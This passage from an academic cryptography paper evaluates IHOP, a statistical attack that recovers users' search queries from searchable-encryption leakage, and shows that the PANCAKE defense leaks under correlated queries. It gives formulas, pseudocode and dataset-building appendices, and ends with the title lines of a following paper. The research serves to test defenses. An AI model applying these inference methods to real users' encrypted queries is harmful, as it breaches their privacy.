For our evaluation, we consider the case where the client's database is an encyclopedia that she wishes to securely store on a server. Each document contains information about a particular topic, identified by its keyword. To build our datasets and compute the transition probabilities between the queries, we use data from the Wikipedia Clickstream dataset.[7] We summarize our approach here, and provide full details in Appendix D. Using PetScan,[8] we get all Wikipedia pages under the five categories *'privacy'*, *'security'*, *'cryptography'*, *'politics'*, and *'activism'*, including pages in subcategories. This yields a total of 5 573 pages. Many of these pages have hyperlinks that allow a user to browse from one to another. We download the number of times Wikipedia users clicked on these hyperlinks to transition between these pages in 2020. We build five keyword universes of size $n = 500$, each focused on one of the five categories above. For each of these keyword universes, we use the transition counts to build two 500×500 transition matrices: one with data from January 2020 to June 2020 ($\mathbf{F}^{\text{JUN}}_{\text{JAN}}$), and another one with data from July 2020 to December 2020 ($\mathbf{F}^{\text{DEC}}_{\text{JUL}}$). We use $\mathbf{F}^{\text{DEC}}_{\text{JUL}}$ to generate the client's real queries, i.e., $\mathbf{F}^{real} = \mathbf{F}^{\text{DEC}}_{\text{JUL}}$. We evaluate both the case were the adversary has low-quality auxiliary information ($\tilde{\mathbf{F}} = \mathbf{F}^{\text{JUN}}_{\text{JAN}}$, denoted $\texttt{aux}\downarrow$ in the plots) and high-quality information ($\tilde{\mathbf{F}} = \mathbf{F}^{\text{DEC}}_{\text{JUL}}$, denoted $\texttt{aux}\uparrow$).

We consider two values of the total number of queries: $\rho = 100\,000$ and $\rho = 500\,000$. These are large numbers, because the datasets contain $n = 500$ keywords, which generates 1 000 replicas with PANCAKE, and thus there are 1 000 possible query tokens. These tokens are all queried with the same probability (this is guaranteed by PANCAKE), and thus with $\rho = 100\,000$ (resp., $\rho = 500\,000$) the server observes ≈ 300 (resp., $\approx 1\,500$) transitions from (or to) each query token, which we believe is not a large number. We note that attacks that exploit query dependencies need such large number of queries to succeed (except in cases where query dependencies are unusually high).

We evaluate IHOP with $p_{free} = 0.25$ and use $n_{iters} = 10\,000$. Figure 9 shows the accuracy of IHOP vs. the number of iterations n_{iters}, for each of the five category-based keyword universes. As before, the accuracy in these plots is the percentage of query tokens (out of the $2n$ tokens) for which the adversary guesses the underlying keyword correctly. In each plot, the title shows the category, continuous and dashed lines denote $\rho = 100\,000$ and $\rho = 500\,000$, respectively, and each color denotes which defense is used and the quality of auxiliary information as explained above. We see that the attack accuracy and its evolution with n_{iters} varies significantly depending on the category (i.e., the underlying Markov model $\mathbf{F}^{real}$ affects the algorithm's convergence speed and accuracy). In most cases, PANCAKE significantly reduces the attack accuracy (blue vs. green lines, and orange vs. red lines). As expected, increasing the number of queries observed usually improves the attack. The exception to this is the green lines for some categories: this is because for these categories the imperfect auxiliary information ($\texttt{aux}\downarrow$) is misleading, so observing more queries misleads the attack even further. We see a slower convergence for IHOP compared to Fig. 2; this is because the attack has volume information in Fig. 2, which makes the linear coefficients d very helpful even when the fixed assignment in an iteration $\mathbf{P}^{\bullet}$ contains many incorrect matchings. Our attack in this frequency-only setting (Fig. 9) relies mostly on the quadratic terms c, which are only truly helpful when the current assignment $\mathbf{P}$ is already accurate. This makes the attack's convergence slower.

We summarize the results of our experiment in Figure 10. Here, each box represents the accuracy of the attack against *all* categories (30 accuracy values for each category, 5 categories) in the last iteration of the attack ($n_{iters} = 10\,000$). This figure shows more clearly the advantage of using PANCAKE over no defense when there are query dependencies. For $\rho = 100\,000$ queries, using PANCAKE decreases the average attack accuracy from 93.6% (no defense) to 41.9% (PANCAKE), when the auxiliary information is low-quality. With high-quality auxiliary information, the accuracy decreases from 99.7% to 60.5% thanks to PANCAKE. Although the decrease is somewhat sig-

[7] https://dumps.wikimedia.org/other/clickstream/
[8] https://petscan.wmflabs.org




Figure 9: Accuracy of IHOP against PANCAKE with the number of iterations n_{iters}, for different category-based datasets and number of queries ρ. aux ↑ and aux ↓ denote high-quality and low-quality auxiliary information, respectively. (S3)




Figure 10: Summary of results of IHOP against PANCAKE with query dependencies. (S3)

nificant, our results confirm that PANCAKE is vulnerable to query correlations, which differs from the findings in the preliminary analysis by Grubbs et al. [14]. The accuracy gap between the attack without defense and with PANCAKE is even smaller when the number of queries increases.

6.4 Discussion

Our experiments show that PANCAKE might not provide enough protection when there are query dependencies, which differs from the findings by Grubbs et al. [13]. The reason for this is that Grubbs et al. consider a case where the client's dataset contains mappings of keywords to document identifiers, and of document identifiers to documents. The client queries first for a keyword, followed by a query for a document that contains that keyword. This creates dependencies between pairs of queries. Their dataset contains ≈ 532 000 entries, which results in over one million replicas. They see that, even when the client issues 10 million queries, the joint distribution of consecutive accesses is almost flat. This is reasonable, since with one million replicas, 10 million queries might not be enough information for the adversary. Even with enough queries, carrying out IHOP in this case would be computationally prohibitive due to the size of the problem.

To summarize: we have provided the first piece of evidence that there are cases where PANCAKE does not provide sufficient protection against query correlations. PANCAKE's protection against correlated queries thus depends on the keyword universe and dataset sizes, as well as the strength of the correlations. Developing statistical-based query recovery attacks able to deal with large keyword universe sizes and studying PANCAKE's protection for different correlation levels is an interesting future research line.

7 Conclusion

We proposed IHOP, a new attack on SSE schemes that uses statistical (non-ground-truth) auxiliary information to recover the client's queries. Our attack formulates query recovery as a quadratic optimization problem and uses a novel iteration heuristic that relies on efficient optimal linear solvers to find a suitable solution. IHOP is the first query recovery attack that can leverage both quadratic volume and frequency terms.

We evaluated our attack on real datasets against SSE schemes that exhibit typical leakage patterns, showing that it outperforms all other statistical-based query recovery attacks. In four out of the five datasets we consider, IHOP achieves almost perfect query recovery accuracy (≈ 100%) in the full access-pattern leakage setting when the adversary receives a number of non-indexed documents equal to half the dataset size, while being more than one order of magnitude faster than previous attacks. When the adversary sees the access patterns of a subset of all the keywords only, IHOP widely outperforms all other attacks (92% accuracy in Lucene; previous best achieves 7%), while being significantly faster (12 minutes vs. over 5 hours). We verified IHOP consistently outperforms other attacks when frequency information is available, as well as when efficient access-pattern obfuscation techniques are applied. Finally, we demonstrate that IHOP can exploit query dependencies by adapting our attack against the PANCAKE frequency-smoothing defense. Our results in a small dataset confirm that PANCAKE might not provide sufficient protection against query recoveries and urge for a more thorough analysis of PANCAKE under query dependencies.

Acknowledgments

We gratefully acknowledge the support of NSERC for grants RGPIN-05849, IRC-537591, and the Royal Bank of Canada for funding this research. This work benefited from the use of the CrySP RIPPLE Facility at the University of Waterloo.

References

[1] Laura Blackstone, Seny Kamara, and Tarik Moataz. Revisiting leakage abuse attacks. In *Network and Distributed System Security Symposium (NDSS)*, page TBD, 2020.

[2] Raphael Bost. Σοφος: Forward secure searchable encryption. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1143–1154, 2016.

[3] David Cash, Paul Grubbs, Jason Perry, and Thomas Ristenpart. Leakage-abuse attacks against searchable encryption. In *ACM Conference on Computer and Communications Security (CCS)*, pages 668–679, 2015.

[4] David Cash, Stanislaw Jarecki, Charanjit Jutla, Hugo Krawczyk, Marcel-Cătălin Roşu, and Michael Steiner. Highly-scalable searchable symmetric encryption with support for boolean queries. In *International Cryptology Conference (CRYPTO)*, pages 353–373, 2013.

[5] Yan-Cheng Chang and Michael Mitzenmacher. Privacy preserving keyword searches on remote encrypted data. In *International Conference on Applied Cryptography and Network Security (ACNS)*, pages 442–455, 2005.

[6] Guoxing Chen, Ten-Hwang Lai, Michael K Reiter, and Yinqian Zhang. Differentially private access patterns for searchable symmetric encryption. In *IEEE International Conference on Computer Communications (INFOCOM)*, pages 810–818, 2018.

[7] Benny Chor, Oded Goldreich, Eyal Kushilevitz, and Madhu Sudan. Private information retrieval. In *IEEE Symposium on Foundations of Computer Science (FOCS)*, pages 41–50, 1995.

[8] Reza Curtmola, Juan Garay, Seny Kamara, and Rafail Ostrovsky. Searchable symmetric encryption: improved definitions and efficient constructions. *Journal of Computer Security*, 19(5):895–934, 2011.

[9] Marc Damie, Florian Hahn, and Andreas Peter. A highly accurate query-recovery attack against searchable encryption using non-indexed documents. In *USENIX Security Symposium*, pages 143–160, 2021.

[10] Ioannis Demertzis, Dimitrios Papadopoulos, Charalampos Papamanthou, and Saurabh Shintre. SEAL: Attack mitigation for encrypted databases via adjustable leakage. In *USENIX Security Symposium*, pages 2433–2450, 2020.

[11] Michael L Fredman and Robert Endre Tarjan. Fibonacci heaps and their uses in improved network optimization algorithms. *Journal of the ACM (JACM)*, 34(3):596–615, 1987.

[12] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on oblivious RAMs. *Journal of the ACM (JACM)*, 43(3):431–473, 1996.

[13] Paul Grubbs, Anurag Khandelwal, Marie-Sarah Lacharité, Lloyd Brown, Lucy Li, Rachit Agarwal, and Thomas Ristenpart. PANCAKE: Frequency smoothing for encrypted data stores. In *USENIX Security Symposium*, pages 2451–2468, 2020.

[14] Paul Grubbs, Anurag Khandelwal, Marie-Sarah Lacharité, Lloyd Brown, Lucy Li, Rachit Agarwal, and Thomas Ristenpart. PANCAKE: Frequency smoothing for encrypted data stores. Cryptology ePrint Archive, Report 2020/1501, 2020. https://eprint.iacr.org/2020/1501.

[15] Paul Grubbs, Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Pump up the volume: Practical database reconstruction from volume leakage on range queries. In *ACM Conference on Computer and Communications Security (CCS)*, pages 315–331, 2018.

[16] Zichen Gui, Kenneth G Paterson, Sikhar Patranabis, and Bogdan Warinschi. SWiSSSE: System-wide security for searchable symmetric encryption. Cryptology ePrint Archive, Report 2020/1328, 2020. https://eprint.iacr.org/2020/1328.

[17] Warren He, Devdatta Akhawe, Sumeet Jain, Elaine Shi, and Dawn Song. Shadowcrypt: Encrypted web applications for everyone. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1028–1039, 2014.

[18] Mohammad Saiful Islam, Mehmet Kuzu, and Murat Kantarcioglu. Access pattern disclosure on searchable encryption: Ramification, attack and mitigation. In *Network and Distributed System Security Symposium (NDSS)*, volume 20, page 12, 2012.

[19] Seny Kamara, Charalampos Papamanthou, and Tom Roeder. Dynamic searchable symmetric encryption. In *ACM Conference on Computer and Communications Security (CCS)*, pages 965–976, 2012.

[20] Georgios Kellaris, George Kollios, Kobbi Nissim, and Adam O'neill. Generic attacks on secure outsourced databases. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1329–1340, 2016.

[21] Scott Kirkpatrick, C Daniel Gelatt, and Mario P Vecchi. Optimization by simulated annealing. *Science*, 220(4598):671–680, 1983.

[22] Harold W Kuhn. The hungarian method for the assignment problem. *Naval Research Logistics Quarterly*, 2(1-2):83–97, 1955.

[23] Kaoru Kurosawa. Garbled searchable symmetric encryption. In *International Conference on Financial Cryptography and Data Security (FC)*, pages 234–251, 2014.

[24] Billy Lau, Simon Chung, Chengyu Song, Yeongjin Jang, Wenke Lee, and Alexandra Boldyreva. Mimesis aegis: A mimicry privacy shield–a system's approach to data privacy on public cloud. In *USENIX Security Symposium*, pages 33–48, 2014.

[25] Eugene L Lawler. The quadratic assignment problem. *Management Science*, 9(4):586–599, 1963.

[26] Chang Liu, Liehuang Zhu, Mingzhong Wang, and Yu-An Tan. Search pattern leakage in searchable encryption: Attacks and new construction. *Information Sciences*, 265:176–188, 2014.

[27] Yao Lu, Kaizhu Huang, and Cheng-Lin Liu. A fast projected fixed-point algorithm for large graph matching. *Pattern Recognition*, 60:971–982, 2016.

[28] Muhammad Naveed, Manoj Prabhakaran, and Carl A Gunter. Dynamic searchable encryption via blind storage. In *IEEE Symposium on Security and Privacy (SP)*, pages 639–654, 2014.

[29] Jianting Ning, Xinyi Huang, Geong Sen Poh, Jiaming Yuan, Yingjiu Li, Jian Weng, and Robert H Deng. Leap: Leakage-abuse attack on efficiently deployable, efficiently searchable encryption with partially known dataset. In *ACM Conference on Computer and Communications Security (CCS)*, pages 2307–2320, 2021.

[30] Wakaha Ogata, Keita Koiwa, Akira Kanaoka, and Shin'ichiro Matsuo. Toward practical searchable symmetric encryption. In *International Workshop on Security (IWSEC)*, pages 151–167, 2013.

[31] Simon Oya and Florian Kerschbaum. Hiding the access pattern is not enough: Exploiting search pattern leakage in searchable encryption. In *USENIX Security Symposium*, page TBD, 2021.

[32] Sarvar Patel, Giuseppe Persiano, Kevin Yeo, and Moti Yung. Mitigating leakage in secure cloud-hosted data structures: Volume-hiding for multi-maps via hashing. In *ACM Conference on Computer and Communications Security (CCS)*, pages 79–93, 2019.

[33] Rishabh Poddar, Stephanie Wang, Jianan Lu, and Raluca Ada Popa. Practical volume-based attacks on encrypted databases. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 354–369, 2020.

[34] David Pouliot and Charles V Wright. The shadow nemesis: Inference attacks on efficiently deployable, efficiently searchable encryption. In *ACM Conference on Computer and Communications Security (CCS)*, pages 1341–1352, 2016.

[35] Sartaj Sahni and Teofilo Gonzalez. P-complete approximation problems. *Journal of the ACM (JACM)*, 23(3):555–565, 1976.

[36] Zhiwei Shang, Simon Oya, Andreas Peter, and Florian Kerschbaum. Obfuscated access and search patterns in searchable encryption. In *Network and Distributed System Security Symposium (NDSS)*, page TBD, 2021.

[37] Dawn Xiaoding Song, David Wagner, and Adrian Perrig. Practical techniques for searches on encrypted data. In *IEEE Symposium on Security and Privacy (SP)*, pages 44–55, 2000.

[38] Emil Stefanov, Charalampos Papamanthou, and Elaine Shi. Practical dynamic searchable encryption with small leakage. In *Network and Distributed System Security Symposium (NDSS)*, pages 72–75, 2014.

[39] Shinji Umeyama. An eigendecomposition approach to weighted graph matching problems. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 10(5):695–703, 1988.

[40] Cornelis J Van Rijsbergen, Stephen Edward Robertson, and Martin F Porter. *New models in probabilistic information retrieval*, volume 5587. British Library Research and Development Department London, 1980.

[41] Robert West. Calibration of google trends time series. In *Proceedings of the 29th ACM International Conference on Information & Knowledge Management*, pages 2257–2260, 2020.

[42] Mikhail Zaslavskiy, Francis Bach, and Jean-Philippe Vert. A path following algorithm for the graph matching problem. *IEEE Transactions on Pattern Analysis and Machine Intelligence*, 31(12):2227–2242, 2008.

A Adapting `IHOP` and `SAP` against CLRZ and OSSE

We adapt `IHOP` and `SAP` against CLRZ following the approach by Shang et al. [36, Appendix D]. Namely, the adversary knows the TPR and FPR of CLRZ and computes the $n \times n$ matrix of *expected* keyword volumes $\hat{\mathbf{V}}$ after the defense is

applied. Recall that $\tilde{\mathbf{V}}_{i,i'}$ is an estimation (from the auxiliary information) of the probability that a document has both keywords k_i and $k_{i'}$. Let $\tilde{\mathbf{V}}^{\text{NOT}}_{i,i'}$ be an estimation of the probability that a document has *neither* keywords k_i nor $k_{i'}$ (in our experiments, the adversary computes this from the auxiliary data set). Then, the i,i'th entry of $\hat{\mathbf{V}}$ is [36, Appendix D]

$$\hat{\mathbf{V}}_{i,i'} = \begin{cases} i \neq i': & \text{TPR}^2 \cdot \tilde{\mathbf{V}}_{i,i'} + \text{FPR}^2 \cdot \tilde{\mathbf{V}}^{\text{NOT}}_{i,i'} \\ & +\text{TPR} \cdot \text{FPR} \cdot (1 - \tilde{\mathbf{V}}_{i,i'} - \tilde{\mathbf{V}}^{\text{NOT}}_{i,i'}), \\ i = i': & \text{TPR} \cdot \tilde{\mathbf{V}}_{i,i'} + \text{FPR} \cdot \tilde{\mathbf{V}}^{\text{NOT}}_{i,i'}. \end{cases} \quad (9)$$

To adapt the different attacks against CLRZ, the adversary simply uses $\hat{\mathbf{V}}$ instead of $\tilde{\mathbf{V}}$ in the attack's coefficients.

We explain how we adapt the attacks against OSSE. Recall that, in OSSE, the adversary observes access patterns (with each entry obfuscated with TPR and FPR), but does not know whether or not two access patterns correspond to the same keyword, since each access pattern has been generated with fresh randomness. Let m be the number of distinct queried keywords in OSSE (the number of distinct observed access patterns could be up to ρ; i.e., the number of queries). Following Shang et al. [36], the adversary first clusters the observed access patterns into m groups (we assume the adversary knows m for simplicity [36]). Let C_j be the jth cluster, for $j \in [m]$. To build the off-diagonal j,j'th entries ($j \neq j'$) of the matrix of observed volumes $\mathbf{V}$, the adversary computes the *average* number of documents in common between one access pattern from C_j and one from $C_{j'}$, i.e.,

$$\mathbf{V}_{j,j'} = \frac{1}{|C_j| \cdot |C_{j'}|} \sum_{\mathbf{a} \in C_j} \sum_{\mathbf{a}' \in C_{j'}} \frac{\mathbf{a}^T \mathbf{a}'}{N_d}.$$

The diagonal entries are $\mathbf{V}_{j,j} = \frac{1}{|C_j|} \sum_{\mathbf{a} \in C_j} \frac{\mathbf{a}^T \mathbf{a}}{N_d}$. The adversary uses this observation matrix $\mathbf{V}$ and the auxiliary matrix $\hat{\mathbf{V}}$ above (9) to run the attacks against OSSE.

B Adapting IHOP against PANCAKE

We provide details into how we adapt IHOP against PANCAKE. As we mention in the main text, the client chooses keywords for her queries following a Markov process characterized by the $n \times n$ matrix $\mathbf{F}^{real}$, with stationary profile $\mathbf{f}^{real}$. Every time the client queries the server, PANCAKE creates three query slots, selects three keywords, and sends the corresponding query tokens to the server (see Section 6.1). Each of these keywords can either be *dummy* ($k \sim \mathbf{f}^{dum}$), *real fake* ($k \sim \mathbf{f}^{real}$), or an actual real query (sampled from $\mathbf{F}^{real}$, according to the previous real query). Let $T_1, T_2, \ldots, T_\rho$ be the set of query token triplets observed by the adversary. The adversary builds the matrix of observed token frequencies $\mathbf{F}$ by counting all token transitions in consecutive triplets (Algorithm 3).

Then, the adversary builds the $2n \times 2n$ expected matrix of *replica* frequencies $\hat{\mathbf{F}}$ given the auxiliary information $\tilde{\mathbf{F}}$.

Algorithm 3 Compute $\mathbf{F}$ in PANCAKE

```
procedure ComputeFreqObs(n, T_1, T_2, ..., T_ρ)
    F ← 0_{2n×2n}
    for i ← 1 ... ρ − 1 do
        for τ_j ∈ T_i, τ_{j'} ∈ T_{i+1} do
            F_{j',j} ← F_{j',j} + 1
    Normalize columns of F.
    return F
```

First, the adversary computes $\tilde{\mathbf{f}}$ from $\tilde{\mathbf{F}}$, and gets the number of replicas of each keyword and the dummy keyword distribution $\tilde{\mathbf{f}}^{dum}$ following PANCAKE's specifications. Let $\tilde{R}(i)$ be the number of replicas for keyword k_i and $\nu : [2n] \to [n]$ be a mapping from replicas to keywords, both computed from $\tilde{\mathbf{f}}$.

If we generate keyword queries following PANCAKE's specifications and using $\tilde{\mathbf{F}}$, $\tilde{\mathbf{f}}$ and $\tilde{\mathbf{f}}^{dum}$, for every two keywords k and k' in consecutive triplets, one of the following events happens:

A. k' was sampled from $\tilde{\mathbf{f}}^{dum}$.

B. k was sampled from $\tilde{\mathbf{f}}^{dum}$ but k' was not.

C. Neither k nor k' were sampled from $\tilde{\mathbf{f}}^{dum}$, but at least one is a "real fake" query sampled from $\tilde{\mathbf{f}}$.

D. Both k and k' are real queries.


Following PANCAKE specifications, one can see that $\Pr(A) = 0.5$ and $\Pr(B) = 0.25$. We computed the probabilities of events C and D empirically, since they are constants that just depend on PANCAKE's specifications: $\Pr(C) \approx 0.145$ and $\Pr(D) \approx 0.105$. Note that k and k' are independent except in event D. If both k and k' are keywords for real queries (event D), then k' was generated right after k with probability 0.81, two queries after k with probability 0.17, and three queries after k with probability 0.02 (we also determined these probabilities empirically; they are constants that only depend on PANCAKE's protocol). Summarizing, with probability 0.5 we have that $k' \sim \tilde{\mathbf{f}}^{dum}$, with probability $0.25 + 0.145 = 0.395$ we have $k' \sim \tilde{\mathbf{f}}$, and otherwise k' depends on k. Putting this together, the transition probabilities between two keywords in consecutive triplets are:

$$\mathbf{G} = 0.105 \cdot (0.81\tilde{\mathbf{F}} + 0.17\tilde{\mathbf{F}}^2 + 0.02\tilde{\mathbf{F}}^3) + 0.395 \cdot \tilde{\mathbf{f}}\mathbf{1}_n^T + 0.5 \cdot \tilde{\mathbf{f}}^{dum}\mathbf{1}_n^T.$$

Matrix $\hat{\mathbf{F}}$ follows this formula, expanded to the space of replicas:

$$\hat{\mathbf{F}}_{j,j'} = \mathbf{G}_{\nu(j),\nu(j')} / \tilde{R}(\nu(j)). \quad (10)$$

Figure 11 shows an example of a Markov model with three keywords (Fig. 11a), the Markov matrix and stationary profile (Fig. 11b), and the expected transition between replicas $\hat{\mathbf{F}}$ (10) (Fig. 11c). In the plot, we used $\tilde{\mathbf{F}} = \mathbf{F}^{real}$ to compute $\hat{\mathbf{F}}$, for illustration purposes. The stationary profile of $\hat{\mathbf{F}}$ is uniform,



(a) Markov model

(b) Markov matrix ($\mathbf{F}^{real}$) and its stationary distribution ($\mathbf{f}^{real}$) of the queried keywords.

(c) Markov matrix ($\hat{\mathbf{F}}$) of the queried replicas by following PANCAKE protocol.

Figure 11: Example of PANCAKE under correlated queries.

but we can see that $\hat{\mathbf{F}}$ is not. The matrix of observed frequencies $\mathbf{F}$ is a (noisy) version of $\hat{\mathbf{F}}$, with randomly permuted rows and columns. We use `IHOP` to estimate this permutation by setting the coefficients of `IHOP` as in (8) and (7), but using $\hat{\mathbf{F}}$ instead of $\tilde{\mathbf{F}}$. The result of this is a mapping $\mathbf{P}$ from tokens to replicas, which we map to keywords using $\nu(\cdot)$.

C Dataset Generation

Table 2 shows the dataset names, the type and number of documents they contains, and the source URL that we used to download them. We download the datasets from the source we show in the table and parse them so that each document is a string (an email, news article, or movie plot summary). Following related work [9], for Enron dataset we only take documents in the `_sent_mail` folder; for Lucene, we remove the signature at the end of each email that begins with `"To unsubscribe"`, since this message appears in all emails. Then, we follow a series of steps to extract the keywords of each document:

1. We extract each word in the document using the regular expression (regex) `\w+`.
2. We convert all words to lower-case and ignore words that contain non-alpha characters [33].
3. We ignore English stopwords, and words whose length is not between 3 and 20 characters [33].
4. We apply Porter stemmer [40] to the remaining words, and keep the 3 000 most popular stems of each dataset. This stemming process is the most popular approach to extract keywords in related work [1, 3, 9, 18, 29, 33].

These stems are the keywords in our evaluation. We save, for each dataset, the different words that yielded each of the 3 000 stems. Then, for each of those words, we download their query frequencies for each week of 2020 from Google Trends.[9] We use the `gtab` package [41] to fix normalization issues of Google Trends. The query frequency of a particular stem is the sum of frequencies for each of its keywords. For example, `"time"` is a popular stem in Enron dataset. The words that resulted in this stem are "time", "timed", "timely", etc. We downloaded the query frequencies for each of those words, and assumed that queries for each of those words trigger a match in documents that contain the stem `"time"`.

Figure 12 shows the volume of each keyword in the datasets. Recall that the volume of a keyword is the percentage of documents that contain such keyword. We sort the keywords of each dataset in decreasing volume order in the plot. In email datasets (Enron and Lucene), we see that keywords have lower volumes than in other datasets, which indicates that each email uses specific terminology that is not very common among other emails. Datasets that consist of news articles (News and NYTimes) lie in the opposite extreme: their documents use a similar vocabulary, which yields keywords with overall high volumes. The volume distribution of the dataset that consists of movie summaries (Movies) is somewhere in between these two extremes. This plot shows that the datasets we consider are statistically varied. We note that the volume distribution is not necessarily correlated with attack accuracy. There are many variables that affect attack accuracy (e.g., keyword volume uniqueness, keyword co-occurrence uniqueness, higher-order dependencies between keywords), and we cannot capture all of them in a single plot.

[9] https://trends.google.com/trends

Dataset	Size	Content	Source
Enron	30033	Emails	https://www.cs.cmu.edu/~./enron/
Lucene	63597	Emails	https://mail-archives.apache.org/mod_mbox/lucene-java-user/
Movies	42304	Movie plots	http://www.cs.cmu.edu/~ark/personas/
News	49931	Articles	https://www.kaggle.com/snapcrack/all-the-news/version/4
NYTimes	299607	Articles	https://archive.ics.uci.edu/ml/datasets/bag+of+words

Table 2: Datasets that we consider.




Figure 12: Keyword volume distribution for each of the datasets we consider.

D Wikipedia Dataset Generation

We explain how we generate the keyword universes and transition matrices $\mathbf{F}^{real}$ for our experiments with query correlations (Section 6.3). As we mention in the main text, we consider a scenario where each keyword-document pair represents a particular topic or webpage, and we use the Wikipedia clickstream dataset to build a realistic transition matrix $\mathbf{F}^{real}$ between keywords. Thus, we refer to keywords as *pages* in this appendix.

We use PetScan[10] to retrieve all Wikipedia pages under the categories *'privacy'*, *'security'*, *'cryptography'*, *'politics'*, and *'activism'*, including pages in subcategories up to a depth of two. This yields 5573 pages. We download the number of times Wikipedia users transitioned between those pages in 2020 by querying the Wikipedia Clickstream dataset.[11] Let G_{big} be a graph where the nodes are these pages, and the edges between two nodes are the number of times users transitioned between the pages represented by such nodes.

We explain how we build a keyword universe Δ_k of size $n = 500$ centered around a category. We start with a subgraph $G_{cat} \subset G_{big}$ with nodes (pages) from that category only. We remove all nodes with a degree ≤ 1 and we keep removing nodes with the smallest degree in G_{cat} until the subgraph has a size smaller than n. If the subgraph already had less nodes than n, we add nodes from G_{big} (the ones that share more edges with G_{cat} are added first) until G_{cat} has n nodes. Then, let k_{big} be the node in $G_{big} \setminus G_{cat}$ that has more edges connecting to G_{cat} (and let $s(k_{big})$ be this number of edges), and let k_{cat} be the node in G_{cat} with smallest degree (and let $s(k_{cat})$ be this degree). If $s(k_{cat}) \leq 1$ or if $s(k_{cat}) < s(k_{big}) - 2$, we remove k_{cat} from G_{cat} and replace it with k_{big}. Otherwise, we finish the building process, and the remaining n nodes in G_{cat} are the keyword universe Δ_k for the category.

Finally, we build $\mathbf{F}^{\text{DEC}}_{\text{JUL}}$ from Δ_k as follows (the process for $\mathbf{F}^{\text{JUN}}_{\text{JAN}}$ is the same, with data from different months). We get all transitions between pages in Δ_k from July to December (2020), and also get the number of times users accessed pages in Δ_k from *other* sources (namely, transitions from pages named *'other-empty'*, *'other-external'*, *'other-internal'*, *'other-search'*, *'other-other'* in the Clickstream dataset). We use these transitions from other sources to compute the query probability of the pages in Δ_k when the user starts a browsing session (we denote these probabilities by $\mathbf{p}_{other}$).

The columns of $\mathbf{F}^{\text{DEC}}_{\text{JUL}}$ are transition profiles, i.e., the ith column is a vector that represents the probability of querying for a particular page after querying for k_i. To compute this profile for a page $k_i \in \Delta_k$, we count the transitions from k_i to all other $k_{i'} \in \Delta_k$ and normalize this so that it adds up to one. We also consider that there is a probability 0.05 of *restarting* the browsing session, i.e., with probability 0.05 the user simply chooses a new page by following $\mathbf{p}_{other}$. This ensures the Markov process is irreducible and aperiodic. If k_i is a *sink page*, i.e., a page the user can transition to but that does not have outgoing transitions to other pages in Δ_k, we simply consider that the user restarts the browsing session after that page, so the transition profile is just $\mathbf{p}_{other}$.

[10] https://petscan.wmflabs.org
[11] https://dumps.wikimedia.org/other/clickstream/

Dynamic Searchable Encryption with Optimal Search in the Presence of Deletions

Javad Ghareh Chamani
HKUST

Dimitrios Papadopoulos
HKUST

Mohammadamin Karbasforushan
UC Santa Cruz

Ioannis Demertzis
